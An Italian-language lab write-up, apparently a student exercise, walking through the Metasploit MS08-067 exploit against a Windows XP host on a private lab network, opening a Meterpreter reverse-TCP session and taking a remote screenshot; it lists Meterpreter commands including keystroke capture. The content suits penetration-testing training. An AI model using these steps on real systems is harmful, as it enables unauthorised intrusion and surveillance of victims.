


METERPETER EXPLOIT

MALIZIA
MARCO



EXPLOIT METERPETER TARGET WINDOWS XP

Macchine utilizzate:

- Kali (192.168.50.100)
- Windows (192.168.50.151)
- Dopo aver configurato gli indirizzi IP e fatto la verifica attraverso il comando <<ping>>, eseguiamo il comando <<msfconsole>>.

```
(gigi@gigi)-[~]
$ msfconsole
Metasploit tip: Search can apply complex filters such as search cve:2009
type:exploit, see all the filters with help search
```

METASPLOIT CYBER MISSILE COMMAND V5

```
X . + X
 *      +
X          X
        ###
       # % #
       ###
    *     *
   *      *
  +       ^
#####             #####
### / \ / \ / \ / \ ##### / \ / \ / \ / \ #####
#####
# WAVE 5 #### SCORE 31337 ##### HIGH FFFFFFFF #
#####
https://metasploit.com

=[ metasploit v6.4.15-dev ]
+ -- ==[ 2433 exploits - 1254 auxiliary - 428 post ]
+ -- ==[ 1471 payloads - 47 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ms08_067
```

- Eseguendo il comando `<search ms08_067>` andiamo ad effettuare una ricerca specifica della vulnerabilità indicata.

```
msf6 > search ms08_067

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  exploit/windows/smb/ms08_067_netapi      2008-10-28      great Yes    MS08-067 Microsoft S
1  \_ target: Automatic Targeting          .              .    .    .
2  \_ target: Windows 2000 Universal        .              .    .    .
3  \_ target: Windows XP SP0/SP1 Universal  .              .    .    .
4  \_ target: Windows 2003 SP0 Universal    .              .    .    .
5  \_ target: Windows XP SP2 English (AlwaysOn NX) .            .    .    .
6  \_ target: Windows XP SP2 English (NX)   .              .    .    .
```

- Utilizzando il comando `<use 0>` andiamo a selezionare il modulo, ora configuriamo l'indirizzo IP Target ed eseguiamo `<show options>` per visualizzare se ci fossero ulteriori dati da inserire.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.50.151
rhosts => 192.168.50.151
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.50.151  yes       The target host(s), see https://docs.metasploit.com/docs/using-m
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.50.100  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic Targeting

View the full module info with the info, or info -d command.
```

- Come possiamo vedere non ci sono altri “required” da inserire, perciò proseguiamo eseguendo l’exploit con il comando <run>.

```
msf6 exploit(windows/smb/ms08_067_netapi) > run
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.151:445 - Automatically detecting the target...
[*] 192.168.50.151:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.50.151:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.50.151:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.50.151
[*] Meterpreter session 2 opened (192.168.50.100:4444 → 192.168.50.151:1031) at 2024-07-10 06:14:33 -0700
```

- Utilizzando il comando <help> possiamo avere un’idea dei comandi eseguibili con Meterpreter.

```
meterpreter > help
Core Commands
```

Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
detach	Detach the meterpreter session (for http/https)
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID

- Come possiamo vedere, nella lista dei comandi e’ presente <screenshot>, comando indicato dalla traccia.

```
Stdapi: User interface Commands
```

Command	Description
enumdesktops	List all accessible desktops and window stations
getdesktop	Get the current meterpreter desktop
idletime	Returns the number of seconds the remote user has been idle
keyboard_send	Send keystrokes
keyevent	Send key events
keyscan_dump	Dump the keystroke buffer
keyscan_start	Start capturing keystrokes
keyscan_stop	Stop capturing keystrokes
mouse	Send mouse events
screenshare	Watch the remote user desktop in real time
→ screenshot	Grab a screenshot of the interactive desktop
setdesktop	Change the meterpreters current desktop
uictl	Control some of the user interface components

- Andiamo ad eseguire il comando <sscreenshot> come indicato dalla richiesta.

```
meterpreter > screenshot  
Screenshot saved to: /home/gigi/OkfUvWgc.jpeg  
meterpreter > █
```

- Dopo aver installato il tool “gimp” possiamo eseguire il comando nel terminal di kali per poter visualizzare lo screenshot ottenuto dall’exploit.

